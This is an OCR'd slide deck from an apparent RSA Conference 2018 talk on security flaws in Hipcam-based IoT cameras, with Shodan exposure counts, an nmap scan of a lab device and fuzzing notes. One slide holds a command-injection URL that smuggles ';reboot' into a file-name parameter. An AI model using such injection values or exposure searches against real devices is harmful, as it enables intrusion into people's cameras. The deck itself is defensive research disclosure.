RSAConference2018
San Francisco | April 16 – 20 | Moscone Center

SESSION ID: HTA-R12

THE GIFT THAT KEEPS ON GIVING

Alex “Jay” Balan


Chief Security Researcher
Bitdefender
@jaymzu

Smart everything

It takes a special kind of crazy to try this

The most common issues

- Undocumented hardcoded passwords
- Weak or no encryption
- Command injection
- Very old services
- WiFi configuration hotspots
- Bad UX on Firmware updates





```
'http://192.168.0.103:81/del_file.cgi?name=abcd;reboot&user=admin&pwd=&'
```

The more dangerous issues


- Port forwarding / UPnP
- Device – cloud – mobile app cloud sync
- Poor input validation => command injection

Most IoT security papers are focused on proximity based attacks


- MITM the Bluetooth key exchange
- Get shell on some device in your house
- Attacks that require proximity have their charm



Mass hacks need more love



IoT = hardware + OS + app (+ Cloud)



Chapter 2

SHODAN basic realm="index.html" Explore Downloads Reports Enterprise Access Contact

Exploits Maps

SHODAN Hipcam RealServer/V1.0 Explore Downloads Reports Enterprise Access

Exploits Maps Images Share Search Download Results Create Report

TOTAL RESULTS

135,585

TOP COUNTRIES

Germany
China
Korea, Republic of
Hong Kong
United States

TOP SERVICES

HTTP
HTTP (81)
8081

TOTAL RESULTS

147,470

TOP COUNTRIES

China
Korea, Republic of
United States
Hong Kong
Brazil


TOP SERVICES

222.108.159.232
Korea Telecom
Added on 2017-07-10 12:42:37 GMT
Korea, Republic of, Seoul
Details

RTSP/1.0 200 OK
CSeq: 1
Server: Hipcam RealServe
Public: OPTIONS,DESCRIBE,SE

RTSP/1.0 200 OK
CSeq: 1
Server: Hipcam RealServer/V1.0
Public: OPTIONS,DESCRIBE,SETUP,TEARDOWN,PLAY,SET_PARAMETER,GI


RTSP/1.0 200 OK




One firmware to rule them all


iDoorbell & NEO Coolcam


Setting it up – standard router





Setting it up – setup flow
















From a perfectly good router



To swiss cheese


```
Q:~ jay$ nmap  -A -T4 -Pn 192.168.2.9

Starting Nmap 7.50 ( https://nmap.org ) at 2017-06-30 15:44 EEST
Nmap scan report for 192.168.2.9
Host is up (0.0045s latency).
Not shown: 998 filtered ports
PORT    STATE SERVICE VERSION
80/tcp  open  http    Mongoose httpd
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Basic realm=index.html
| http-title: Login
554/tcp open  rtsp    Hipcam IP camera rtspd 1.0
|_rtsp-methods: OPTIONS,DESCRIBE,SETUP,TEARDOWN,PLAY,SET_PARAMETER,GET_PARAMETER
Service Info: Device: webcam

Service detection performed. Please report any incorrect results at https://nmap
Nmap done: 1 IP address (1 host up) scanned in 18.88 seconds
Q:~ jay$ _
```

Shodan says this has great potential ☺




Shodan can't be 100% accurate so
- we downloaded the full results for both search patterns
- we diff-ed the unique IPs (IPs showing in both searches & IPs showing only in one or the other)
- The result (at the time) Total unique HTTP+RTSP services: 222808

HTTP
HTTP (81)
8081
Brazil
6,506
TOP SERVICES
221.127.107.34
Hutchison Global Communications
RTSP/1.0 200 OK


We started with the usual first steps

- Wireshark
- Mobile app unpacking
- Check for weak encryption
- Check webapp for various vectors
- We realized that we've become used to a number of stupid things
  - …and cheered when we found things that should be common sense
    - Encryption in cloud communication (yey!)
  - No encryption on LAN connections, though (boo!)

So…


Log in to 192.168.2.9:80
Your password will be sent unencrypted.
User Name
Password
Remember this password
rtsp://192.168.2.9:554
LIBRARY
Playlist
1
Media Library
0
Playlist
Search
Title
Author
Duration
rtsp://192.168.2.9:554
--:--
RTSP authentication
RTSP authentication
Please enter a valid login name and a password.
User name
Password
Cancel
OK
00:00


You see an input field – you fuzz it



- Crash on the first try on the web service
- No crash (yet) on the RTSP server

I’m a simple man. I see a crash - I get excited

Hook up to serial worked. No creds, though




